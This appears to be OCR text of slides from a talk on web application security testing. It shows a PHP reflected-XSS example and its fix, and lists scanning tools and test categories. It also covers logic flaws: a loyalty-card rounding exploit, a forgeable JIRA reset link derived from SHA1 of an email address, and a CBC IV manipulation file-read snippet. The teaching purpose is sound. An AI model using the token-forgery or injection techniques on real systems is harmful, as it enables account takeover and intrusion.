


Image courtesy of Acunetix

```
<?php
$name = $_GET[‘name’];
echo “Welcome, $name!”
```

http://test.site/welcome.php?name=<script>

```
<?php
$name = $_GET[‘name’];
echo “Welcome, $name!”
```

http://test.site/welcome.php?name=<script>

Welcome, <script>!

```
<?php
$name = htmlspecialchars($_GET[‘name’]);
echo “Welcome, $name!”
```

http://test.site/welcome.php?name=<script>

```
<?php
$name = htmlspecialchars($_GET[‘name’]);
echo “Welcome, $name!”
```

http://test.site/welcome.php?name=<script>

Welcome, <script>!

Image courtesy of http://theverybesttop10.com/funny-bad-security-fails/

Penetration testing cannot prove or even demonstrate that a system is flawless. It can place a reasonable bound on the knowledge and work factor required for a penetrator to succeed.

- Smart Guy on the Internet

[..] penetration testing cannot prove security of the system, just as no doctor can prove that you are without occult disease; thus, it can just prove that the system is vulnerable.

- Other Smart Guy on the Internet


netsparker


QUALYS®


VERACODE


Nessus®
vulnerability scanner


CHECKMARX


acunetix





Image courtesy of https://www.microsoft.com/en-us/sdl/process/verification.aspx


SEÑOR DEVELOPER
SAST scanner
DAST scanner
Vulnerability scanner
HTTP
HTTP, TCP/IP
Orchestration
<?php
include("header.
php");
echo "Hello,
world!";
<?php
include("header.php");
echo "Hello, world!";
Repository
Acceptance infra
Production infra

SAST

- HP Fortify
- Checkmarx
- Veracode
- Coverity
- IBM AppScan Source

DAST

- Nessus
- Burp Suite
- Acunetix
- Qualys WAS
- Netsparker
- IBM AppScan

- Injection testing
  - SQL, XSS, LDAP, XML, LFI, ...
- Session handling
  - CSRF, session regeneration and invalidation, cookie settings, ..
- Hardening
  - Use of SSL and certificate settings, best practices for HTTP headers, extraneous content, ...
- Infrastructure testing
  - Open ports, old versions, weak auth methods, known vulns, ...

- Business rules bypass
  - Unintended state transitions, …
- Authorization checking
  - Predictable tokens / IDs, ID-based authorization, …
- Incorrect use of crypto and RNGs
  - Sign but don’t verify, weak random numbers, AES ECB mode, CBC with public IV, …
- System interoperation

Loyalty card balance:	€10,00

Amount:	€50,00
Pay with loyalty card:	€ 5,00
Total:	€45,00

New loyalty card balance: €5,00

Loyalty card balance:	€10,00

Amount:	€50,00
Pay with loyalty card:	€ 5,05
Total:	€44,95

New loyalty card balance: €4,95

€5,005 ?

Loyalty card balance:	€10,00

Amount:	€50,00
Pay with loyalty card:	€ 5,005
Total:	€45,00

New loyalty card balance: €10,00

Can't access your account?

If you can't access JIRA, fill in this form and an email will be sent to you with the details to access your account again.

Which did you forget
- (•) Password
- ( ) Username

Enter your username *

Send Cancel


https://jira.company.nl/reset/a9bfea171aaf723728939ccd6c67f0e8e59f11de

```
https://jira.company.nl/reset/a9bfea171aaf723728939ccd6c67f0e8e59f11de

  sha1("cottow@company.nl") = a9bfea171aaf723728939ccd6c67f0e8e59f11de
```

```
sha1("ceo@company.nl") = 9f26486b094bcc6c1838b42da2eb48f6635f2f84
```

```
sha1("ceo@company.nl") = 9f26486b094bcc6c1838b42da2eb48f6635f2f84

https://jira.company.nl/reset/9f26486b094bcc6c1838b42da2eb48f6635f2f84
```

```
<?php
// get params
$fname  = $_GET['filename'];
$iv  = $_GET['iv'];

// setup crypto
$ch  = mcrypt_module_open(MCRYPT_RIJNDAEL_256,
MCRYPT_MODE_CBC, '');
mcrypt_generic_init($ch, $key, $iv);

// open file
$fp  = fopen(mcrypt_generic($ch, $fname),
'r');
fpassthru($fp);
```



Cipher Block Chaining (CBC) mode decryption

10100101


11101010 ^

